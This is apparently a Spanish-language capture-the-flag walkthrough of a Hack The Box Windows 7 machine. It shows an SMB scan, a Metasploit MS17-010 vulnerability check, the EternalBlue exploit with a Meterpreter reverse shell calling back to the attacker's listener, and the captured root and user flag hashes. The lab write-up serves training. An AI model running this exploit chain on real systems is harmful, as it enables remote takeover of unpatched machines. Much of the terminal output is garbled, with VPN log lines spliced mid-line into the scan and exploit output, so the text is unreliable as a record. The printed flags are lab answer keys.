


Ip de la máquina que ya sabemos que es windows por el tipo de ataque que veremos.



Ping inicial de reconocimiento esta vez, de forma casi excepcional podemos ver que es una máquina windows.

```
(jouker@joukerm)-[~/Escritorio/temporal] 500 for tun0
$ ping 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data: ev tun0
64 bytes from 10.10.10.40: icmp_seq=1 ttl=127 time=37.9 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=127 time=39.7 ms
64 bytes from 10.10.10.40: icmp_seq=3 ttl=127 time=34.3 ms
64 bytes from 10.10.10.40: icmp_seq=4 ttl=127 time=60.3 ms
^C
2025-02-17 21:45:55 net_route_v4_add: 10.129.0.0/16 via 10.10.10.1
— 10.10.10.40 ping statistics — dead:beef::/64 → dead:beef::/64
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 34.274/43.038/60.336/10.173 ms
2025-02-17 21:45:55 Data Channel: cipher 'AES-256-CBC', auth 'SHA256'
```

Despues del NMAP original hay algo que me llama la atención y es que el windows 7 que vemos es muy antiguo, no sabemos si es

vulnerable a algun ataque SMB como eternalblue o algo similar debido a lo viejo que es. Hay un parámetro de nmap para comprobarlo y tambien hay un módulo en metasploit, en este caso, como me estoy preparando para la ejptv2, voy a comprobarlo con metasploit

```
2025-02-17 21:45:54 TCP connection established with [AF_INET]154.57.165.237:443
Host script results: TCPv4_CLIENT link local: (not bound)
| smb2-time: 1:45:54 TCPv4_CLIENT link remote: [AF_INET]154.57.165.237:443
|_ 2025 date: 2025-02-17T21:24:54 Initial packet from [AF_INET]154.57.165.237:443, sid=a5465d8b 8c213e8a
|_ 2025 start_date: 2025-02-17T21:20:54 h=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certif
|_ clock-skew: mean: 6s, deviation: 2s, median: 0s Hack The Box, OU=Systems, CN=HTB VPN: eu-vip-11 I
|_ smb-security-mode: VERIFY KU OK
|_ 2025 account_used: guest dating certificate extended key usage
|_ 2025 authentication_level: user date has EKU (str) TLS Web Client Authentication, expects TLS Web S
|_ 2025 challenge_response: supported has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authen
|_ 2025 message_signing: disabled (dangerous, but default) eb Server Authentication, expects TLS Web S
|_ smb2-security-mode: VERIFY EKU OK
|_ 2025 2:1:0: 21:45:54 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=eu-vip-11
|_ 2025 Message signing enabled but not required ipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certifi
|_ smb-os-discovery: eu-vip-11 Peer Connection Initiated with [AF_INET]154.57.165.237:443
|_ OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_ 2025 OS CPE: cpe:/o:microsoft.windows_7..spi.professional
|_ 2025 Computer name: haris-PC CONTROL [eu-vip-11]: 'PUSH_REQUEST' (status=1)
|_ 2025 NetBIOS computer name: HARIS-PC\x00 ol message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,ro
|_ 2025 Workgroup: WORKGROUP\x00 :beef:4::1003/64 dead:beef:4::1,ifconfig 10.10.16.5 255.255.254.0,pe
|_ 2025 System time: 2025-02-17T21:24:53+00:00 icit-exit-notify can only be used with --proto udp
|_ 2025 p2p-conficker: 55 OPTIONS IMPORT: --ifconfig/up options modified
|_ 2025 Checking for Conficker.C or higher... options modified
|_ 2025 Check 1 (port 12383/tcp): CLEAN (Couldn't connect) ons modified
|_ 2025 Check 2 (port 24620/tcp): CLEAN (Couldn't connect) 0.0.0
|_ 2025 Check 3 (port 19006/udp): CLEAN (Timeout) t: via 192.168.1.1 dev eth0
|_ 2025 Check 4 (port 57426/udp): CLEAN (Failed to receive data) FACE=eth0 HWADDR=08:00:27:c1:33:2d
|_ 2025 0/4 checks are positive: Host is CLEAN or ports are blocked
2025-02-17 21:45:55 net_route_v6_best_gw query: dst ::
NSE: Script Post-scanning. send: rtol: generic error (-101): Network is unreachable
NSE: Starting runlevel 1 (of 3) scan. ateway=UNDEF
Initiating NSE at 22:24 TAP device tun0 opened
Completed NSE at 22:24, 0.00s elapsed mtu 1500 for tun0
NSE: Starting runlevel 2 (of 3) scan. tun0 up
Initiating NSE at 22:24 addr v4 add: 10.10.16.5/23 dev tun0
Completed NSE at 22:24, 0.00s elapsed mtu 1500 for tun0
NSE: Starting runlevel 3 (of 3) scan. tun0 up
Initiating NSE at 22:24 addr v6 add: dead:beef:4::1003/64 dev tun0
Completed NSE at 22:24, 0.00s elapsed 10.10.10.0/23 via 10.10.16.1 dev [NULL] table 0 metric -1
Read data files from: /usr/share/nmap 10.129.0.0/16 via 10.10.16.1 dev [NULL] table 0 metric -1
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.21 seconds dev tun0 table 0 metric -1
2025-02-17 Raw packets sent: 76774 (3.378MB) | Rcvd: 68646 (2.746MB)
2025-02-17 21:45:55 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 0, compression: ''
(jouker@joukerm)-[~/Escritorio/temporal] start 120
```

```

msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):


| Name        | Current Setting                                                | Required | Description                                                |
|-------------|----------------------------------------------------------------|----------|------------------------------------------------------------|
| CHECK_ARCH  | true                                                           | no       | Check for architecture on vulnerable hosts                 |
| CHECK_DOPU  | true                                                           | no       | Check for DOUBLEPULSAR on vulnerable hosts                 |
| CHECK_PIPE  | false                                                          | no       | Check for named pipe on vulnerable hosts                   |
| NAMED_PIPES | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                               |
| RHOSTS      |                                                                | yes      | The target host(s), see https://docs.metasploit.com/docs/u |
| RPORT       | 445                                                            | yes      | The SMB service port (TCP)                                 |
| SMBDomain   |                                                                | no       | The Windows domain to use for authentication               |
| SMBPass     |                                                                | no       | The password for the specified username                    |
| SMBUser     |                                                                | no       | The username to authenticate as                            |
| THREADS     | 1                                                              | yes      | The number of concurrent threads (max one per host)        |


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >

```

Ahora que hemos comprobado con el scanner de metasploit que es vulnerable podemos pasar a la parte donde accedemos de lleno al sistema para ver si podemos vulnerarlo y obtener las 2 flags que necesitamos. De nuevo en metasploit vamos a hacer lo siguiente:

```

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > search eternalblue
Matching Modules


| #  | Name                                     | Disclosure Date | Rank    | Check | Description                                                                                 |
|----|------------------------------------------|-----------------|---------|-------|---------------------------------------------------------------------------------------------|
| 0  | exploit/windows/smb/ms17_010_eternalblue | 2017-03-14      | average | Yes   | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption                              |
| 1  | target: Automatic target                 |                 |         |       |                                                                                             |
| 2  | target: Windows 7                        |                 |         |       |                                                                                             |
| 3  | target: Windows Embedded Standard 7      |                 |         |       |                                                                                             |
| 4  | target: Windows Server 2008 R2           |                 |         |       |                                                                                             |
| 5  | target: Windows 8                        |                 |         |       |                                                                                             |
| 6  | target: Windows 8.1                      |                 |         |       |                                                                                             |
| 7  | target: Windows Server 2012              |                 |         |       |                                                                                             |
| 8  | target: Windows 10 Pro                   |                 |         |       |                                                                                             |
| 9  | target: Windows 10 Enterprise Evaluation |                 |         |       |                                                                                             |
| 10 | exploit/windows/smb/ms17_010_psexec      | 2017-03-14      | normal  | Yes   | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution    |
| 11 | target: Automatic                        |                 |         |       |                                                                                             |
| 12 | target: PowerShell                       |                 |         |       |                                                                                             |
| 13 | target: Native upload                    |                 |         |       |                                                                                             |
| 14 | target: MOF upload                       |                 |         |       |                                                                                             |
| 15 | AKA: ETERNALSYNERGY                      |                 |         |       |                                                                                             |
| 16 | AKA: ETERNALROMANCE                      |                 |         |       |                                                                                             |
| 17 | AKA: ETERNALCHAMPION                     |                 |         |       |                                                                                             |
| 18 | auxiliary/admin/smb/ms17_010_command     | 2017-03-14      | normal  | No    | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution |
| 19 | AKA: ETERNALSYNERGY                      |                 |         |       |                                                                                             |
| 20 | AKA: ETERNALROMANCE                      |                 |         |       |                                                                                             |
| 21 | AKA: ETERNALCHAMPION                     |                 |         |       |                                                                                             |
| 22 | AKA: ETERNALBLUE                         |                 |         |       |                                                                                             |
| 23 | auxiliary/scanner/smb/smb_ms17_010       |                 | normal  | No    | MS17-010 SMB RCE Detection                                                                  |
| 24 | AKA: DOUBLEPULSAR                        |                 |         |       |                                                                                             |
| 25 | AKA: ETERNALBLUE                         |                 |         |       |                                                                                             |
| 26 | exploit/windows/smb/smb_doublepulsar_rce | 2017-04-14      | great   | Yes   | SMB DOUBLEPULSAR Remote Code Execution                                                      |
| 27 | target: Execute payload (x64)            |                 |         |       |                                                                                             |
| 28 | target: Neutralize implant               |                 |         |       |                                                                                             |


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Una vez dentro hacemos un show options el cual tendremos que hacer un set RHOSTS y set LHOST. Donde el RHOST es donde atacaremos y el LHOST es nuestra IP de origen. Seguimos con un run y estaremos dentro.

```

2025-02-17 21:45:54 Module options (exploit/windows/smb/ms17_010_eternalblue):
2025-02-17 21:45:54 Name Current Setting Required Description
2025-02-17 21:45:54 RHOSTS TCP/UDP: Preserve yes The target host(s), see https://docs.metasploit.com/docs/using-metas
2025-02-17 21:45:54 RPORT 445 Socket Buffers yes The target port (TCP)
2025-02-17 21:45:54 SMBDomain Attempting to establish no (Optional) The Windows domain to use for authentication. Only affect
2025-02-17 21:45:54 SMBPass TCP connection no (Optional) The password for the specified username
2025-02-17 21:45:54 SMBUser TCPv4_CLIENT no local: (Optional) The username to authenticate as
2025-02-17 21:45:54 VERIFY_ARCH true v4_CLIENT yes Check if remote architecture matches exploit Target. Only affects Wi
2025-02-17 21:45:54 VERIFY_TARGET true Initial payes from yes Check if remote OS matches exploit Target. Only affects Windows Serv
2025-02-17 21:45:54 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-02-17 21:45:54 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: eu-vip-11 Issuing CA
Payload options (windows/x64/meterpreter/reverse_tcp):
2025-02-17 21:45:54 Name Current Setting Required Description
2025-02-17 21:45:54 EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
2025-02-17 21:45:54 LHOST 192.168.1.140 yes The listen address (an interface may be specified)
2025-02-17 21:45:54 LPORT 4444 yes The listen port
2025-02-17 21:45:54 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits E
2025-02-17 21:45:54 [eu-vip-11] Peer Connection Initiated with [AF_INET]154.57.165.237:443
Exploit target:
2025-02-17 21:45:54 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-17 21:45:54 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-02-17 21:45:55 Id Name 1:45:55 SENT CONTROL [eu-vip-11]: 'PUSH_REQUEST' (status=1)
2025-02-17 21:45:55 -- -- 2:45:55 Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 2
2025-02-17 21:45:55 ERROR Automatic Target: dead:beef:4::1003/64 dead:beef:4::1,ifconfig 10.10.16.5 255.255.254.0,peer-id 0,cipher A
2025-02-17 21:45:55 OPTIONS IMPORT: --explicit-exit-notify can only be used with --proto udp
2025-02-17 21:45:55 OPTIONS IMPORT: --ifconfig/up options modified
2025-02-17 21:45:55 OPTIONS IMPORT: route options modified
View the full module info with the info, or info -d command.
2025-02-17 21:45:55 net route v4_best_gw query:
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
2025-02-17 21:45:55 net route v4_best_gw query:
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
2025-02-17 21:45:55 net route v6_best_gw query:
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 net_1 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x
[*] 10.10.10.40:445 net_1 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable./23 dev tune
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 tune table 0 metric
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet

```

Me voy moviendo entre directorios con meterpreter y le hago focus a la flag de admin, la cual ha sido fácil de obtener ya que somos

NT/authority, hacemos lo mismo tambien con la flag del usuario.

```
2025-02-17 21:45:55 OPTIONS IMPORT: --explicit-exit-notify can only be used
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\users\Administrator\Desktop
Mode                Size           Type             Last modified     Name
-----
100666/rw-rw-rw-   282      file      2017-07-21 08:56:40 +0200  desktop.ini
100444/r--r--r--   34      file      2025-02-17 22:21:28 +0100  root.txt
2025-02-17 21:45:55 ROUTE6: default_gateway=UNDEF
meterpreter > type root.txt
[-] Unknown command: type. Run the help command for more details.
meterpreter > nano root.txt
[-] Unknown command: nano. Run the help command for more details.
meterpreter > shell
Process 2764 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601] 10.10.10.0/23 via 10.10.16.1 dev [NUL]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\users\Administrator\Desktop>type root.txt
type root.txt:45:55 Initialization Sequence Completed
aec4a82769cb00224a8398accebbd337: cipher 'AES-256-CBC', auth 'SHA256', peer
2025-02-17 21:45:55 Timers: ping 10, ping-restart 120
C:\users\Administrator\Desktop>
```

```
24/12/2017 02:23:55 <DIR>ace_mtu_set: mtu 1500 for tun0
24/12/2017 02:23:55 <DIR>ace_up: set..tun0 up
17/02/2025 21:21:55 net_addr_v6_34 user.txtef:4::1003/1
2025-02-17 21:41 File(s)route_v4_add 34 bytes0.0/23 via
2025-02-17 21:42 Dir(s) _ro2,429,370,368 bytes free6 via
2025-02-17 21:45:55 add_route_ipv6(dead:beef::/64 -> de
C:\Users\haris\Desktop>type user.txt: dead:beef::/64 via
type user.txt:45:55 Initialization Sequence Completed
c3be36e59abd5422e3a228ad1a4b2475: cipher 'AES-256-CBC',
2025-02-17 21:45:55 Timers: ping 10, ping-restart 120
C:\Users\haris\Desktop>
```